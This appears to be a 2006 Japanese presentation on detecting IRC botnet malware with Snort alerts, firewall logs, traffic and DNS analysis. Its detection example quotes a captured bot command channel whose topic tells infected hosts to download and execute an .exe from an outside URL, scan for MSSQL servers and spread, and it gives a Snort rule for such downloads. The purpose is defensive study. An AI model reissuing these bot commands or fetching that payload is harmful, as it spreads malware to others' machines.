Meta Criteria
IP Criteria
Layer 4 Criteria
Payload Criteria
any
none
any
Summary Statistics
Sensors
Unique Alerts (classifications)
Unique addresses: Source | Destination
Unique IP links
Source Port: TCP | UDP
Destination Port: TCP | UDP
Time profile of alerts
Displaying alerts 1-15 of 15 total
ID
Signature
Timestamp
Source Address
Dest. Address
Layer 4 Proto
Experimental IRC JOIN command detected
2006-09-20 13:43:53
TCP
ACTION
Selected
ALL on Screen
Entire Query
Alert Group Maintenance | Cache & Status | Administration
BASE 1.2.5 (zakati) by Kevin Johnson and the BASE Project Team
Built on ACID by Roman Danyliw


Meta
ID #
Time
Triggered Signature
3 - 188257
2006-09-20 13:43:53
Experimental IRC JOIN command detected
Sensor
Name
Interface
Filter
pathfinder
bond0
none
Alert Group
none
IP
Source Address
Dest. Address
Ver
Hdr Len
TOS
length
ID
DF
MF
offset
TTL
chksum
4
20
0
83
35493
0
113
41797
Options
none
TCP
Source Port
Dest Port
RT
R0
URG
ACK
PSH
RST
SYN
FIN
seq #
ack
offset
res
window
urp
chksum
21
[sans] [portsdb] [tastalo] [sstats]
31259
[sans] [portsdb] [tastalo] [sstats]
X
X
706741152
2781144559
5
0
64493
0
13101
Options
none
Payload
Plain Display
Download ed Payload
length = 43
000 : 3A 66 6F 72 6B 21 66 6F 72 6B 40 6D 69 63 72 6F :fork!fork@micro
010 : 73 6F 66 74 2E 72 75 6C 65 7A 20 4A 4F 49 4E 20 soft.rulez JOIN
020 : 3A 23 6D 73 62 6F 74 73 30 0D 0A :#msbots0..

Meta

ID #	Time	Triggered Signature
3 - 186258	2006-09-20 13:46:28	[local] [snort] BLEEDING-EDGE ATTACK RESPONSE IRC - Private message on non-std port

Sensor

Name	Interface	Filter
pathfinder	bond0	none

Alert Group: none

IP

Source Address	Dest. Address	Ver	Hdr Len	TOS	length	ID	D F	M F	offset	TTL	chksum
[redacted]	[redacted]	4	20	0	75	50731			0	123	24007

Options: none

TCP

Source Port	Dest Port	R T	R O	U R G	A C K	P S H	R S T	S Y N	F I N	seq #	ack	offset	res	window	urp	chksum
31259 [sans] [portsdb] [tantalo] [ostats]	21 [sans] [portsdb] [tantalo] [ostats]				X	X				3781144756	706742016	5	0	16846	0	33125

Options: none


Payload

Plain Display

Download of Payload

```
length = 35

000 : 50 52 49 56 4D 53 47 20 4D 53 45 4B 49 49 42 4D   PRIVMSG MSEKIIBM
010 : 20 3A 21 4D 45 43 4F 4E 56 45 52 49 20 72 76 79    :!MECONVERI rvy
020 : 67 72 0A                                          gr
```



結果

- SPAMの拡散コマンドを発行されたようで、本来ありえないSMTPセッションがファイアウォール内より多数出されている
- 案の定SPAMCOPから警告来た....

IRCボットを捕まえるルール

WEBサーバから新しいバイナリをダウンロードするときはdownload ～.exeのような文字列が流れるだろう

```
alert tcp any 1024: -> any 1024: (
msg:"Suspicious http request";
pcre:"/download.*exe/s"; flow:established; )
```

検出例

```
USER 4isf0 4isf0 4isf0 :SYSTEM
NICK [x]lqRkpiH
:hub.41090.com 001 [x]lqRkpiH :pirates, [x]lqRkpiH!4isf0@decoy.snort.gr.jp
:hub.41090.com 005 [x]lqRkpiH MAP KNOCK SAFELIST HCN MAXCHANNELS=10 MAXBANS=60 NICKLEN=30
                               TOPICLEN=307 KICKLEN=307 MAXTARGETS=15 AWAYLEN=307 :are
                               supported by this server
:hub.41090.com 005 [x]lqRkpiH WALLCHOPS WATCH=128 SILENCE=15 MODES=12 CHANTYPES=#
                               PREFIX=(qaohv)~&@%+
                               CHANMODES=be,kfL,l,psmntirRcOAQKVGCuzNSMT NETWORK=pirates
                               CASEMAPPING=ascii EXTBAN=~,cqr :are supported by this server
:[x]lqRkpiH MODE [x]lqRkpiH :+i
MODE [x]lqRkpiH +xi
JOIN #hotgirls
:[x]lqRkpiH!4isf0@decoy.snort.gr.jp JOIN :#hotgirls
:hub.41090.com 332 [x]lqRkpiH #hotgirls :* download http://www.home.no/chirir0za/wnguards.exe -e
                                          -s ] [ * ipscan i.i.i.i mssql2000 -s ][ * wormride -s -t
:hub.41090.com 333 [x]lqRkpiH #hotgirls luffy 1122366821
:hub.41090.com 353 [x]lqRkpiH @ #hotgirls :[x]lqRkpiH
:hub.41090.com 366 [x]lqRkpiH #hotgirls :End of /NAMES list.
MODE #hotgirls +smntu
:hub.41090.com 482 [x]lqRkpiH #hotgirls :You're not channel operator
```

ファイアウォールで検知する

- ファイアウォール等のログからマルウエアの振る舞いを検知できないか
- 以下のような振る舞いはファイアウォールのログにも記録される可能性がある
  - SPAM送信
    - TCP/25のアウトバウンド通信
    - DNSサーバへのMXレコード問い合わせ
  - DoS攻撃
    - 特定外部ノードへのMassTraffic

ファイアウォールログの例

Oct 26 09:42:48 192.168.1.252 Oct 26 2006 09:42:47: %FWSM-614: Teardown TCP connection 219057346 faddr 10.0.33.2/110 gaddr 10.0.214.45/39220 laddr 192.168.45.242/2070 duration 0:00:00 bytes 1428 (TCP FINs)
Oct 26 09:42:48 192.168.1.248 Oct 26 2006 09:42:47: %FWSM-611: Built dynamic tcp translation from vlan130:192.168.130.26/1052 to outside:10.0.214.130/55631
Oct 26 09:42:48 192.168.1.242 Oct 26 2006 09:42:47: %FWSM-614: Teardown TCP connection 234100792 faddr xxx.15.13.176/49076 gaddr 10.0.243.141/80 laddr 10.0.243.141/80 duration 0:07:22 bytes 18816 (TCP Reset-O)
Oct 26 09:42:48 192.168.1.242 Oct 26 2006 09:42:47: %FWSM-613: Built inbound TCP connection 234102374 for faddr xxx.6.85.111/50652 gaddr 10.0.243.141/80 laddr 10.0.243.141/80
Oct 26 09:42:48 192.168.1.248 Oct 26 2006 09:42:47: %FWSM-611: Built dynamic tcp translation from vlan130:192.168.130.26/1074 to outside:10.0.214.130/55653
Oct 26 09:42:48 192.168.1.248 Oct 26 2006 09:42:47: %FWSM-613: Built outbound TCP connection 219032008 for faddr xxx.248.239.42/80 gaddr 10.0.214.130/55653 laddr 192.168.130.26/1074
Oct 26 09:42:48 192.168.1.250 Oct 26 2006 09:42:47: %FWSM-615: Built UDP connection for faddr 192.168.0.1/53 gaddr 192.168.238.24/1026 laddr 192.168.238.24/1026
Oct 26 09:42:48 192.168.1.248 Oct 26 2006 09:42:47: %FWSM-611: Built dynamic tcp translation from vlan130:192.168.130.26/1089 to outside:10.0.214.130/55668
Oct 26 09:42:48 192.168.1.248 Oct 26 2006 09:42:47: %FWSM-613: Built outbound TCP connection 219032602 for faddr xxx.248.239.42/80 gaddr 10.0.214.130/55668 laddr 192.168.130.26/1089
Oct 26 09:42:48 192.168.1.250 Oct 26 2006 09:42:47: %FWSM-611: Built dynamic tcp translation from exitnishina:192.168.224.44/50807 to outside:10.0.38.24/40996
Oct 26 09:42:48 192.168.1.250 Oct 26 2006 09:42:47: %FWSM-613: Built outbound TCP connection 219031794 for faddr xxx.200.52.89/80 gaddr 10.0.38.24/40996 laddr 192.168.224.44/50807
Oct 26 09:42:49 192.168.1.248 Oct 26 2006 09:42:48: %FWSM-614: Teardown TCP connection 219031796 faddr xxx.248.239.42/80 gaddr 10.0.214.130/55667 laddr 192.168.130.26/1088 duration 0:00:00 bytes 1379 (TCP FINs)
Oct 26 09:42:49 192.168.1.248 Oct 26 2006 09:42:48: %FWSM-611: Built dynamic tcp translation from vlan130:192.168.130.26/1090 to outside:10.0.214.130/55669
Oct 26 09:42:49 192.168.1.248 Oct 26 2006 09:42:48: %FWSM-613: Built outbound TCP connection 219031967 for faddr xxx.248.239.42/80 gaddr 10.0.214.130/55669 laddr 192.168.130.26/1090
Oct 26 09:42:49 192.168.1.248 Oct 26 2006 09:42:48: %FWSM-614: Teardown TCP connection 219031688 faddr xxx.248.239.42/80 gaddr 10.0.214.130/55686 laddr 192.168.130.26/1107 duration 0:00:00 bytes 1406 (TCP FINs)
Oct 26 09:42:49 192.168.1.252 Oct 26 2006 09:42:48: %FWSM-611: Built dynamic tcp translation from exitseib:192.168.161.92/1793 to outside:10.0.214.5/30092

ファイアウォールで検知する

- ログそのものは、単純なセッションログか、異常通信を示すログであるため、直接検知することは難しいかもしれない
  - ログの分析ツールが無いと、ちょっと難しいかも
  - 現在であればSIMなどを使うという手もある
- ファイアウォールがDoS検知等の機能を持っていれば、それらのログが残るだろう

アノマリ検知システムを使う

- 内部ネットワークセキュリティ対策製品等で検知できる場合がある
- Unassigned IP Addressに対するスキャンや、ダミーノードを設けて、Exploitsなどを打つマルウエアに感染した近接ノードを探し出す
  - けっこう有効らしい
  - 潜伏するタイプのマルウエアには有効か？
  - 特定の振る舞いに頼る探知システムでは、すぐに限界が見えるのではないか？といった疑問がある

エンドノードでのアンチウイルスやパーソナルファイアウォールに頼る

- AVやPFWはいまのところもっとも効果的なマルウエア対策
- いくつかの欠点があることはある
  - IDS/IDPSと同様パターンマッチに依存している
  - 既知のマルウエアでないと検知できない
  - ヒューリスティックな手法はどこまで通用するか疑問
  - ヒューリスティックな手法は、ボットのような行動パターンを予測していなかったのではないか
  - 一説には既存のAVでの検知率は90%とあるが、実感としてはそれ以下のように思える

エンドノードでのアンチウイルスやパーソナルファイアウォールに頼る

- PFWは異常な通信を遮断するため、通常のボットサーバとの通信や、感染拡大やSPAM、DoS攻撃などを防ぐことができるだろう
- AVやPFWを停止してしまうマルウエアも存在する
- そもそもAVやPFWなど導入していない手薄なノードがマルウエアの餌食になる例が多い

新しい方法を考える

- IDS/IDPS等でIRCプロトコルを監視すれば、とりあえずIRC系ボットは捕まえられる
- でも最近はssl化等暗号化されていたり、P2P型ボットの出現により、単純な方法では捕まえられれない
- 既知のボットであれば、アンチウイルスでのスキャン等で検知できる
- 増殖活動時のExploitやスキャンなどで検知することも可能だろう

マルウエアの検知


- やはり未知、暗号化通信を行うなど、その行動が予測できないマルウエアは検知できない
  - シグネチャ型による検知はアテにならない
  - アノマリ型もあんまりアテにならない
  - 両方を用いたモノは、多少マシかもしれないが、いずれにせよ完璧と言えるモノではない


他の手法を考える

- トラフィック分析ってどうだろう？
  - レイヤ３レベルでマルウエアの振る舞いが発見できるかもしれない
    - 使用ツール：Argus
    - ネットワークトランザクションを記録するAudit Trail用ツール
  - DoSやSPAM、ウイルスメールのばらまきのような、Mass Trafficとかなら発見できるだろう

試してみた


Argus : Auditing Network Activity
http://qosient.com/argus/




suspicious transaction
suspicious transaction

トラフィック分析

- レイヤ7レベルで監視してみる
  - Snortを使って、アプリケーションレベルでのプロトコルの振る舞いを監視してみる
  - 先に紹介したIRCプロトコルの監視だけでなく、HTTP、DNS、SMTP等にとどまらず、さまざまなアプリケーションの振る舞いを監視する
  - まだやってるインターネット百葉箱
    - どうなったの？
    - すいません、まだ完成してません
    - 手が足りなくて/時間が無くて/スキルが無くて.....
    - いつ完成するかは未定です



トラフィック分析

- 百葉箱のその後
  - 通信パターンのプロファイリングができないか検討しています
  - DNSであれば
    - セッション数　：とても多い
    - 通信間隔　：不定期
    - トラフィック　：とても少ない(数B～数KB)
    - 通信時間　：とても短い(1秒以内)
    - SRC/DST IP　：不特定
    - Port　：固定(53/tcp)
    - その他　：UDPを使うことがほとんど

トラフィック分析

- DNSに注目する
  - マルウエアの参照するDNS情報だけにとどまらず、さまざまなDNSの異常を監視する
  - Honeynet Project、アムステルダム大学などで試験的に行われている
    - マルウエアに感染した後のA、MX、AXFR、IXFRレコード問い合わせなど
    - 他にもDNS query/answerで異常検知できないか？
    - DDNSでのIPアドレス変化、正引き後のIPアドレス割当地域とかとか

The Domain Name Service as an IDS: University Of Amsterdam and SURFnet
http://staff.science.uva.nl/~delaat/snb-2005-2006/p12/report.pdf

他の手法を考える

- これまで紹介してきた、さまざまな観測手法を組み合わせれば、より正確にマルウエアの振る舞いを検知することができるかもしれない
  - あるセンサーが検知できなくても、別なセンサーが捕まえてくれる
  - あるセンサーの検知結果だけでは判断できなくても、別なセンサーの検知結果を組み合わせることで、分かる現象もある
- 口で言うのは簡単だけど実践するのは難しい

他の手法を考える


- さまざまな種類のイベントログを統合して分析できるような手法、ツールが整備されていない
- もちろん検知するためのセンサー類も整備されていないけど

他の手法を考える

- さまざまな監視手法によるセンサーが欲しい
  - できればUTMのようにひとまとまりになっていてほしい
  - もちろん低コストで導入可能なこと
- イベントログの統合分析システムが欲しい
  - そのまえに分析手法とかを研究、開発、整備しないと
  - もちろん低コストで導入可能なこと
  - SIMをさらに進化させるべきか.....

他の手法を考える

- 単にマルウエアによる外部との通信を遮断するだけなら、閉じたネットワークを作って、必要な通信のみプロクシ経由で行えば良い
- つまらないネットワークになるけど、背に腹は替えられないって場合は仕方ないかな
- それでも抜けるマルウエアは存在するけど、そこらへんは通信の検閲を徹底的にやればどうにか対処できるでしょう



すべてのノードがプロクシ経由でのみ通信し、インターネットと直接通信するルートを無くせば、マルウエアによる通信のほとんどを遮断できる

他の手法を考える

ここからは妄想です

妄想

- セキュリティ製品のメーカー、ベンダー、プロバイダ等が協力してマルウエア対策に乗り出してくれないのだろうか
- 政府が主体になって、それらの体制を作ってくれないだろうか

妄想のつづき

- アンチウイルス、セキュリティ製品のメーカー、ベンダがアライアンスを作って情報共有し、マルウエア対策ができればいいのでは？
- マルウエアの配布者、やボットネットのHarderは検知側とxSPが連携すれば、マルウエアの活動を妨害、追跡することは可能なはず
- もっと緻密に監視活動を行いマルウエアを検知するための体制や手法を提案すれば良いのに

妄想のつづき

- xSPやサイト管理者が連携するためにはいろいろと障壁があるだろう
- 政府主体で動いてくれないと難しいか？
  - 法整備と、とりまとめ機関が必要
  - やっぱりしばらくは無理かね....どうだろ

妄想のつづき

- セキュアOSやWindowsVistaの普及によってどれくらい問題が解決するのかなぁ

まとめ

- 技術だけで対処できた時代はとうに終わっている
- さまざまな組織・人々が団結してマルウエアと戦わないと、状況は良くならない
- 明日のセキュリティデイでなんか動きがあるといいなぁ・・・・・・

おわり

参考資料

- ネットワーク侵入検知　武田圭史/磯貝宏著
  - ソフトバンクパブリッシング ISBN479731253X
- The mosy psychoid
  - http://www.psychoid.net/
- Snort The Open Source Intrusion Detection System
  - http://www.snort.org/
- Network Attack Visualization G. Conti; DEFCON 12; August 2004.
  - http://www.rumint.org/gregconti/publications/20040731-DEFCON-12-Conti.ppt
- MBSD 伊藤氏による解説 Snort-JP
  - http://www.snort.gr.jp/docs/N+I2005SnortBOF.pdf
- Target based IDS review and discussion in Information Security
  - http://infosecuritymag.techtarget.com/ss/0,295796,sid6_iss306_art540,00.html
- Pigeye　Snortで作るTargetBasedIDS 慶応大学SFC 水谷、白畑氏
  - http://sourceforge.net/projects/char-siu/
- 電気通信大学　小池 助教授によるセキュリティ情報の視覚化について
  - http://www.vogue.is.uec.ac.jp/~koike/security/CSM.pdf
- University Of Amsterdam and SURFnet The Domain Name Service as an IDS;How DNS can be used for detecting and monitoring badware in a network
  - http://staff.science.uva.nl/~delaat/snb-2005-2006/p12/report.pdf

参考資料

- What is malware ?
  - http://www.webopedia.com/TERM/M/malware.html
- WIKIPEDIA Malware
  - http://en.wikipedia.org/wiki/Malware
- 『Covert Channel』 ～ 偽装通信とその見破り方へのアプローチ
  - 宮本　久仁男
  - http://www.todo.gr.jp/~wakatono/cakeoff20050528_CovertChannel.pdf
- トンネルの掘り方/見つけ方　りょうわ　あきら
  - https://www.7th-angel.net/seculog/media/1/20050329-OSC2005-Tunnel.pdf
- C/C++
  - http://www.silversoft.net/projects.html
- Know your Enemy:Tracking Botnets
  - http://www.honeynet.org/papers/bots/
  - http://www.vogue.is.uec.ac.jp/honeynet/papers/bot.html
- An Analysis of the Skype Peer-to-Peer Internet Telephony Protocol
  - http://arxiv.org/ftp/cs/papers/0412/0412017.pdf
- Winny.info
  - http://winny.info/nodelink.html
- Winnyの技術
  - 金子 勇 アスキー　ISBN: 4756145485 (2005/10)